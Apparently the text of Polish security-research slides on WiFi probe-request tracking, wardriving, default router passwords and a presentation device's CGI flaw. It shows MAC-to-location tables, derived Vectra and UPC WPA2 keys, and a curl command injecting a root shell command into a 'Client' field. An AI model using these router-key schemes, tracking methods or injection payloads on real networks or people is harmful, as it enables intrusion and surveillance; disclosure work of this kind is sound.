
MAC	SSID	GPS	adres
00:26:08:b6:0b:a8	Dynia_Open	50.06352615, 19.92901993	Krupnicza 19, 31-123 Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09201431, 19.90039635	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09225464, 19.90089989	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09237671, 19.89933395	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09237671, 19.90083694	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09243011, 19.90064240	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09247208, 19.90040207	Stawowa 26, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09316635, 19.89709854	Stawowa 61, 31-346 Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09318542, 19.89692497	Stawowa 61, 31-346 Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.09332657, 19.89645195	Stawowa 61, Kraków, Poland
00:26:08:b6:0b:a8	GaleriaBronowice	50.12451172, 19.93963814	Królewska 20, 32-087 Bibice, Poland
00:26:08:b6:0b:a8	hlogos	50.06387711, 19.92740631	Czysta 1, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	hlogos	50.06409454, 19.92910194	Józefa Szujskiego 6, 31-123 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.03562164, 19.99695206	Grochowa 34, 30-731 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.05826569, 19.94814682	Dietla 113, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06041336, 19.94784355	Blich 5, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06212234, 19.94748878	Radziwiłłowska 7, Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06220245, 19.94746780	Radziwiłłowska 9, Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06360245, 19.94043922	Floriańska 33, 31-019 Kraków-Śródmieście, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06502914, 19.93260193	Garbarska 22, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06515503, 19.93268776	Garbarska 18/20, 31-131 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06519318, 19.93256760	Garbarska 15, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06521606, 19.93272018	Garbarska 13-15, 31-131 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06522369, 19.93286514	Garbarska 18/20, 31-131 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06526184, 19.93271065	Garbarska 13, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06527328, 19.93277931	Garbarska 13, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Hotel_Alexander	50.06543350, 19.93295097	Garbarska 11, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Moaburger	50.06151962, 19.94139671	Mikołajska 12, 33-332 Kraków, Poland
00:26:08:b6:0b:a8	Moaburger	50.07642365, 19.93108940	Józefa Friedleina 4, Kraków, Poland
00:26:08:b6:0b:a8	Niebezpiecznik.pl	50.07051849, 19.90060043	Armii Krajowej 5, 30-150 Kraków, Poland
00:26:08:b6:0b:a8	Niebezpiecznik.pl GUEST	50.07057571, 19.90060425	Armii Krajowej 10, 33-332 Kraków, Poland

<https://github.com/bezprzewodowe/niebezpieczestwo/> - probe.php

Zebraliśmy więcej danych

profesjonalny agregator pakietów :)

access pointy uruchomione w trybie
CWIDS (Cisco Wireless Intrusion
Detection System)




Narzędzia - Scapy

```
class CWIDSFrame(Packet):  
  
    name = 'CWIDS packet '  
  
    fields_desc = [ ShortField("version", 1), StrFixedLenField("Unknown1", "", 7),  
ByteField("channel", 6), StrFixedLenField("Unknown2", "", 6), ShortField("original_length",  
0), FieldLenField("captured_length", 0), StrFixedLenField("Unknown3", "", 8),  
PacketLenField("dot11_frame", None, Dot11, length_from=lambda pkt: pkt.captured_length) ]  
  
cwids_port = 1234  
  
bind_layers(CWIDSFrame, CWIDSFrame)  
  
bind_layers(UDP, CWIDSFrame, dport=cwids_port)
```

...tutaj dzieje się magia :)

Narzędzia - Scapy



RadioTap(version=0, pad=0, present=18478L, len=18, notdecoded='\x00\x02\x85\t\xc0\x00\xb8\x06\x00\x00')/Dot11(proto=0L, FCfield=0L, subtype=4L, addr4=None, addr2='00:26:08:b6:0b:a8', addr3='ff:ff:ff:ff:ff:ff', addr1='ff:ff:ff:ff:ff:ff', SC=1024, type=0L, ID=0)/Dot11ProbeReq()/Dot11Elt(info='Wesola_Cafe', ID=0, len=11)/Dot11Elt(info='\x02\x04\x0b\x16', ID=1, len=4)/Dot11Elt(info='\x0c\x12\x18\$0H`I', ID=50, len=8)/Dot11Elt(info='\x07', ID=3, len=1)/Dot11Elt(info='\x00\x10\x18\x02\x00\x00\x00\x00\x00', ID=221, len=9)

Kilka skryptów później...

ESSID

```
{"ie": [{"data": "47462053414c452043204420692045", "id": 0}, {"data": "02040b16", "id": 1}, {"data": "0c1218243048606c", "id": 50}, {"data": "0c [...] 0", "id": 45}, {"data": "001 [...] 00", "id": 221}, {"data": "00 [...] 00", "id": 221}], "subtype": 4, "addr2": "08:70:45:84:f6:2c", "T": "2016-03-10T08:38:00+0000", "sc": 25920, "type": 0, "channel": 3}
```

adres MAC klienta
wysyłającego probe

kanał radiowy

znacznik czasu

Przykładowy profil (1)

dc:ce:bc:a1:10:9a|4k0naqwert2|2 -> ul.

Konduktorska, Warszawa

dc:ce:bc:a1:10:9a|Atigh-Hotel|3 dc:ce:bc:a1:10:

9a|BjeE-SFVBV0VJRzZVMtA|4

dc:ce:bc:a1:10:9a|Cafe Rayka|4

dc:ce:bc:a1:10:9a|Charmy's Pasta|3

dc:ce:bc:a1:10:9a|Free Airport WiFi Telekom|3 ->

lotnisko Berlin-Tegel

dc:ce:bc:a1:10:9a|Free Boryspil Wi-Fi|2 -> lotnisko

Boryspol (Kijów, Ukraina)

dc:ce:bc:a1:10:9a|SHATEL93|2

dc:ce:bc:a1:10:9a|hotel termah|4


Dc:ce:bc:a1:10:9a|kolbeh|3

dc:ce:bc:a1:10:9a|pwwifi|1 -> Kampus PW

dc:ce:bc:a1:10:9a|silk road|5 -> O_o dc:ce:bc:a1:

10:9a|vnet-5124B7|4 -> 0



OUI (Organization Unique Identifier)
często identyfikuje producenta telefonu
(zwłaszcza sprzętu Apple)



Przykładowy profil (2)

```
select distinct sta_mac from probe_requests where  
lower(essid) = 's_16_76';
```



7c:d1:c3:8c:a4:54
66:bc:ac:9c:d5:04
64:20:0c:ab:0c:52
26:e3:bf:0a:5d:bd
be:a7:77:7b:0c:20





Czy jesteśmy zdani na WiGLE?

<http://wardriving.adamziaja.com> (2010)



...stacyczne oraz dynamiczne oraz mapy sieci WiFi

...w 2010 roku przejechanie ok. 700 km w Katowicach i okolicach pozwoliło pozyskać informacje o 13,5 tys sieci WiFi

<http://wardriving.adamziaja.com> (2010)

SSID (nazwa sieci)	Orange_DE40
BSSID (adres MAC urządzenia)	00:26:91:DB:DE:42
Producent urządzenia	SagemCom
Kanał	6 (2,437 GHz)
Prędkość sieci	54 Mb/s
Sposób szyfrowania	WPA+TKIP, WPA+PSK, WPA+AES-CCM
Sygnal	-86 dBm
Pozycja GPS	+50° 12' 28.8", +18° 58' 23.61" (50.208001,18.973225)
Adres	Kasztanowa 5, Katowice, Polska
Pierwszy raz widziana	2010-10-08 16:51:56
Ostatni raz widziana	2011-01-02 14:55:13
Dodana do bazy	2011-01-01 19:37:16
Aktualizowana w bazie	2011-01-02 15:22:51

*...najbliższe podatny AP
np. informacja z BSSID + SSID
Livebox (przepełnienie bufora, 2008)*

...najbliższa sieć bez szyfrowania itd

BSSID	Nazwa sieci (SSID)	#	Sposób szyfrowania	Pozycja GPS
00:11:95:33:89:66	Bromba	6	WEP	+50° 12' 15.65", +18° 58' 16.76" A
00:4F:62:1B:1C:BD	czas	5	brak szyfrowania	+50° 12' 16.82", +18° 58' 16.09" A
00:90:96:00:00:02	wajha	6	WPA+TKIP, WPA+PSK	+50° 12' 25.05", +18° 58' 22.23" A
00:1D:92:17:5D:33	Pentagram P 6331-6	6	WPA+TKIP, WPA+PSK	+50° 12' 20.76", +18° 58' 18.11" A
00:26:91:DB:DE:42	Orange_DE40	6	WPA+TKIP, WPA+PSK, WPA+AES-CCM	+50° 12' 28.8", +18° 58' 23.61" A
00:1B:2F:64:22:02	Swaj	6	WPA+TKIP, WPA+PSK, WPA+AES-CCM	+50° 13' 46.27", +18° 56' 12.37" A
00:1D:7D:4B:50:89	GIGABYTE	6	brak szyfrowania	+50° 12' 30.54", +18° 58' 25.37" A
00:1F:1F:47:AB:02	Dom	7	WEP	+50° 12' 34.53", +18° 58' 27.05" A
00:26:ED:98:F6:FC	ZTE_F6FC	6	WPA+TKIP, WPA+PSK	+50° 12' 33.81", +18° 58' 26.91" A
00:1F:1F:4F:09:32	Edimax	6	WEP	+50° 12' 36.73", +18° 58' 26.44" A
00:24:D2:96:D9:67	SpeedTouchD08544	6	WPA+PSK, WPA+AES-CCM	+50° 12' 49.35", +18° 58' 18.87" A
00:26:91:DB:DB:4E	Orange_DB4C	6	WPA+TKIP, WPA+PSK, WPA+AES-CCM	+50° 12' 35.91", +18° 58' 25.99" A
00:27:19:FE:C4:E6	TP-LINK_FEC4E6	6	WEP	+50° 12' 39.24", +18° 58' 25.83" A

kanał 14 (2.484 GHz) - w Polsce tylko częstotliwości od 2.4 do 2.4835 GHz nie wymagają koncesji

<http://wardriving.adamziaja.com> (2010)

Sieci z podziałem na udostępniony sposób szyfrowania:

WPA	8102		60.337%
WEP	3746		27.897%
brak	1580		11.766%

Sieci z udostępnionym szyfrowaniem WPA z podziałem na sposób wymiany klucza:

PSK	8023		99.02%
RADIUS	79		0.98%

Sieci z szyfrowaniem WPA z podziałem na WPA i WPA2:

WPA TKIP	6573		55.073%
WPA2 AES	5362		44.927%

...kiedyś było słabo z bezpieczeństwem WiFi

 WPA2 z dobrym hasłem

aktualnie dużo się **nie zmieniło** w kontekście bezpieczeństwa



90 kombinacji dla całego vendora TP-LINK

Vectra (...-2016, *Warszawa*)

- hasłem do Wi-Fi jest MAC (**12 znaków**) pisany małymi literami.
- nazwa sieci Wi-Fi składa się z członu "VNET-" oraz drugiej połowy MAC (**6 znaków**).
- pierwsza połowa MAC przypisana jest do *vendor* (**6 znaków**).
- sąsiedzi prawdopodobnie mają ten sam model modemu, co za tym idzie pierwsze 6 znaków naszego hasła oraz 6 znaków z nazwy sieci Wi-Fi sąsiada daje nam dostęp do sieci sąsiada... :)
- jeśli hasło nie pasuje to jest kilkadziesiąt kombinacji (modemy z serii Cisco EPC np. 3212, 3925, 3208, 3010, 3008, 3928, 2100 = możliwe 32 kombinacje)
- generator możliwych haseł <http://adamziaja.com/misc/vectra.php> (2014-...)

UPC (2016)

← → ↻ https://www.0x.tf/upc/upc_keys.html

-> WPA2 phrase for 'SAAP17515406' = 'BDVJHKAZ'
-> WPA2 phrase for 'SAAP23837806' = 'CZCJYMGY'
-> WPA2 phrase for 'SAAP23841006' = 'DSHBNGKH'
-> WPA2 phrase for 'SAAP30163406' = 'KJZJBEEJ'
-> WPA2 phrase for 'SAAP37515406' = 'JZCHESEC'
-> WPA2 phrase for 'SAAP43837806' = 'FEJAQGHE'
-> WPA2 phrase for 'SAAP43841006' = 'BGBCTCMJ'
-> WPA2 phrase for 'SAAP50163406' = 'EAVWTCFF'
-> WPA2 phrase for 'SAAP57515406' = 'PUSYEGEF'
-> WPA2 phrase for 'SAAP63837806' = 'AUNUYSJD'
-> WPA2 phrase for 'SAAP63841006' = 'BHCAWYKJ'
-> WPA2 phrase for 'SAAP70163406' = 'AEEDMKGM'
-> WPA2 phrase for 'SAAP77515406' = 'QNCQFBDD'
-> WPA2 phrase for 'SAAP83837806' = 'DCBRDWXC'
-> WPA2 phrase for 'SAAP83841006' = 'TRPUEZVC'
-> WPA2 phrase for 'SAAP90163406' = 'HFXCAHEB'
-> WPA2 phrase for 'SAAP97515406' = 'MSFWRCNG'

[1m=> found 17 possible WPA2 phrases, enjoy!][0m

UPC5112

Attributes Access Control

Name: UPC5112

Kind: AirPort network password

Account: UPC5112

Where: AirPort

Comments:

Show password: OJYIC

Save Changes


<https://niebezpiecznik.pl/post/lamacz-hasel-do-sieci-wi-fi-dla-niektorych-routerow-upc/>

Czas na coś zupełnie innego...



(urządzenie ułatwiające prowadzenie prezentacji)

Nieudokumentowana funkcjonalność :)



...ściąga dowolny plik z urządzenia w zaszyfrowanej postaci

Podatność w kodzie skryptu CGI

The screenshot displays the IDA Pro interface with the following components:

- Menu Bar:** Plik, Maszyna, Widok, Input, Urządzenia, Pomoc
- Toolbar:** File, Edit, Jump, Search, View, Options, Windows, Help
- Function List (Left):** system, AWCFG_DeleteNode, memset, free, read, access, AWCFG_Search, close, fwrite, closedir, remove, strtok, AwDelimNodeHtml, strcmp, exit, sprintf, sub_8ADC, sub_8B00, sub_8B1C, sub_8B4C, sub_8B60, sub_8BA8, sub_8BC0, sub_8BD8, sub_8C14
- Assembly Code (Main):**

```
.text:00008B5C filename DCD aTmpDwnlck ; DATA XREF: sub_8B4C+4↑r
.text:00008B5C ; "/tmp/DWNLCK"
.text:00008B60 ; ===== S U B R O U T I N E =====
.text:00008B60 sub_8B60 ; CODE XREF: sub_8DA8+80↓p
.text:00008B60 ; sub_8DA8+8C↓p
.text:00008B60 STMFd SP!, {R4,LR}
.text:00008B64 SUB SP, SP, #0x80
.text:00008B68 MOV R4, R0
.text:00008B6C MOV R0, SP ; s
.text:00008B70 MOV R1, #0 ; c
.text:00008B74 MOV R2, #0x80 ; n
.text:00008B78 BL memset
.text:00008B7C MOV R0, SP ; s
.text:00008B80 LDR R1, =aBinAwencEISOS ; "/bin/awenc -e -i %s -o %s"
.text:00008B84 MOV R2, R4
.text:00008B88 LDR R3, =aTmpFile ; "/tmp/FILE"
.text:00008B8C BL sprintf
.text:00008B90 MOV R0, SP ; command
.text:00008B94 BL system
.text:00008B98 ADD SP, SP, #0x60
.text:00008B9C LDMFD SP!, {R4,PC}
.text:00008B9C ; End of function sub_8B60
.text:00008B9C ;
.text:00008BA0 ; char *format
.text:00008BA0 format DCD aBinAwencEISOS ; DATA XREF: sub_8B60+20↑r
```
- Output Window:** The initial autoanalysis has been finished.
- Status Bar:** AU: idle, Down, Disk: 317GB, 8:44 AM, 1/14/2016, Prawy Ctrl

Możemy wykonać dowolne polecenie jako root (administrator)

```
$ export command='cat /tmp/scfgdndf'; curl --noproxy '*' -X POST --data-urlencode "Client=;
$command > /tmp/FILE;# &Download=Download" "http://$targetip/cgi-bin/rdfs.cgi?lang=varLang&
src=varSrc&varSEID" | hexdump -C
  % Total      % Received % Xferd  Average Speed   Time    Time       Time  Current
                             Dload  Upload   Total   Spent    Left     Speed
100  8262    100  8192    100    70      230k    2016  --:--:--  --:--:--  --:--:--   235k
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
*
[...]
*
00001df0  00 00 00 00 6d 6f 64 65  72 61 74 6f 72 00 00 00 | ...moderator...|
00001e00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | .....|
00001e10  00 00 00 00 61 64 6d 69  6e 31 32 33 00 00 00 00 | ...admin123...|
00001e20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | .....|
*
00002000
$
```



hasło administratora

Czy mieliśmy po prostu szczęście?

